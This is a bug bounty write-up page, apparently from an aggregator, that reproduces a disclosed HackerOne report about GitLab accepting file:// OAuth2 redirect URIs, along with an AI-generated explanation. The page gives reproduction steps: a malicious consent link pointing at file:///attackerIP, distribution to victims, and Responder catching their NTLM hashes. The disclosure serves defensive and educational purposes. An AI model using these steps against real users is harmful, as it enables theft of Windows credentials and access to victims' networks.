Unsafe scheme allowed for OAuth2 Redirect URIs
GitLab's OAuth2 application registration accepted redirect URIs with unsafe schemes such as file://, unlike other providers. An attacker could craft a consent link that, when clicked, causes the victim's browser to send NTLM hashes to an attacker-controlled server.

GitLab
Originally disclosed on GitLab
- Fixed in 2.2 years
- Disclosed after 2.2 years
HackerOne report #885716 by fushbey on 2020-05-29, assigned to @dcouture:
Summary
Gitlab enables users to create OAuth2 apps, which they may then use Gitlab as an OAuth2 provider,
on application creation, we should register a callback url, the sanitization is very weak for this one, an attacker can register a callback URL with a file:/// scheme, which may lead to the user leaking NTLM hashes which then could be used to login as the victim into a Windows environment. [NTLM hashes via HTML].
I went to Github, Twitter, Facebook, and Google to check if any allows such unsafe scheme, no one does:

- Github

- Twitter:

- Facebook (notice the red circle, on hover, it states:
oauth redirect uri[0] should represent a valid URL

Basically, all of them ask about a URL, whereas Gitlab accepts URI(file:///, ssh://, ftp://, etc. are accepted, they are not URL but URI).
Steps to reproduce
1 - As an attacker sign in
2 Go to https://gitlab.com/oauth/applications/
3 - Create an application, for the "Redirect URI" provide a file:///attackerIp
4 - Now build the consent page link:
https://gitlab.com/oauth/authorize?client_id=CLIENT_ID&redirect_uri=file:///attackerIP&response_type=code&state=state
5 - Distribute the link to Gitlab users through Social media, developer network websites or Gitlab issues.
6 - The victim does not have to accept the app to leak their NTLM hashes, it is enough to click on the application title to "know more about this app".
7 - The attacker IP would have responder running which will catch the NTLM hashes.
Impact
Stealing NTLM hashes of a victim, to then login into his/her Windows network and escalate privileges.
What is the current bug behavior?
Gitlab accepts URIs as Redirect URI, but should accept URLs instead, because not all URIs are innocuous, indeed file:/// is not.
Impact
Stealing NTLM hashes of a victim, to then login into his/her Windows network and escalate privileges.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the redirect URI validation only checked that the value was a valid URI, not that it used a safe scheme such as https.
Impact
An attacker could steal a victim's NTLM hash and potentially use it to log into the victim's Windows network and escalate privileges.
What the attacker needed
Attacker has a GitLab account; victim clicks a crafted link; victim uses Windows
The fix
Redirect URI validation should accept only URLs, rejecting URIs such as file://.
How it was found
- Sign in as an attacker.
- Go to the OAuth applications page.
- Create an application and set the Redirect URI to a file:// address pointing to the attacker's server.
- Build the OAuth consent link using the client ID and the malicious redirect URI.
- Distribute the link to GitLab users.
- The victim clicks the application title, and their NTLM hash is sent to the attacker's server running a hash-capture tool.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
OAuth2 lets apps ask for permission to access your account. When you approve, the service sends you back to a pre-registered web address. GitLab allowed that address to use schemes like file://, which can make a Windows computer automatically send a login hash to a remote machine. The attacker collects that hash and may use it to log in as the victim.
What is OAuth / SSO?
Mistakes in OAuth, OpenID Connect, SAML or token handling that leak codes and tokens or link an attacker's identity to a victim's account.

